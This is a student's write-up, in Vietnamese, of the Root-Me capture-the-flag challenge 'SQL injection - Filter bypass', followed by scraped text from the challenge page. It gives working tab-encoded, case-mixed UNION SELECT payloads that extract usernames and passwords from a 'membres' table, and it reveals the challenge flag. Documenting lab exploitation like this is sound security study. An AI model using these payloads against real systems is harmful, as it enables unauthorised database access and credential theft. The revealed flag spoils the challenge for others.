

Lê Hoàng Phúc

MSSV: 20521763


Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL injection - Filter bypass

Link challenge : <https://www.root-me.org/en/Challenges/Web-Server/SQL-injection-Filter-bypass>

Payload Id=2%09div%092


Trường id là 2 nhưng kết quả trả về là 1 chứng tỏ ta đã injection thành công:



Dùng payload sau:

-

1%09UniON%09SElect%09*FroM%09(SELECT%091)a1%09JoiN%09(SELECT%092)a2%09JoiN%09
(SeLEct%093)a3%09JoIN%09(SeLEct%094)a4



View source thấy cấu trúc bảng:

```


3 <body><link rel='stylesheet' property='stylesheet' id='s' type='text/css'
4 <h3><a href="?action=login">Authentification</a>&nbsp;|&nbsp;<a href="?act
5 <!--
6 // CREATE TABLE IF NOT EXISTS `membres` (
7 //   `id` int(1) NOT NULL AUTO_INCREMENT,
8 //   `username` VARCHAR(5) NOT NULL,
9 //   `pass` VARCHAR(20) NOT NULL,
10 //   `email` VARCHAR( 50 ) NOT NULL,
11 //   PRIMARY KEY (`id`)
12 // ) ENGINE=MyISAM DEFAULT CHARSET=latin1 AUTO_INCREMENT=2 ;
13 -->
14

```

Exploit:

Payload:-

1%09UniON%09Select%09*FroM%09(SELECT%09username%09fRoM%09membres%09LIMIT%091)a1%09JoiN%09(SELECT%09pass%09fRoM%09membres%09LIMIT%091)a2%09JoiN%09(SeLECT%093)a3%09JoIN%09(SeLECT%094)a4



Flag: KLfgyTIJbdhursqli

Time : 30p

Challenges/Web - Server : SQL : X

SQL injections by truncation : X

SQL injection - filter bypass : X

view-sourcechallenge01.root-me : X

view-sourcechallenge01.root-me : X

HTML URL Encoding Reference : X

URL Decode and Encode - Online : X

Import favorites : Gmail : YouTube : Maps : New tab

Root Me

HOME / CHALLENGES / WEB - SERVER

Capture The Flag

Challenges

Community

Information

345 visitors now

Newest members :
Grice Pomus Mason
Tosma myriem Ark
groundwater

Offers

APP Cybersecurity analyst
CDI Cybersecurity consultant
AUT R&D engineer

Chatbox

namespace
19 April 2023 at 22:10
hi

Ktulu
18 April 2023 at 15:02
how to connect a machine LDAP -
null bind

DarkHamster
18 April 2023 at 09:39
Help me pls who knows the matter.
Got all passwords in Shared Objects

SQL injection - Filter bypass

80 Points

Authentication v0.03

Author
sambecks, 21 July 2014

Level

Validations
1885 Challenges 11%

Note
★★★★★ 220 Votes
I like I don't like

Statement

Retrieve the administrator's password.

Start the challenge

12 related ressource(s)

- Blackhat Europe 2009 - Advanced SQL Injection whitepaper (Exploitation - Web)
- Guide to PHP security : chapter 3 SQL Injection (Exploitation - Web)
- Blackhat US 2006 : SQL injections by truncation (Exploitation - Web)
- Manipulating SQL server using SQL injection (Exploitation - Web)
- White paper SQL injection (Exploitation - Web)

0 5 10

Validation

Well done, you won 80 Points

Don't forget to give your opinion on the challenge by voting :)

tweet it!

32°C
Cà máy rất nóng

Search

7:19 PM
4/20/2023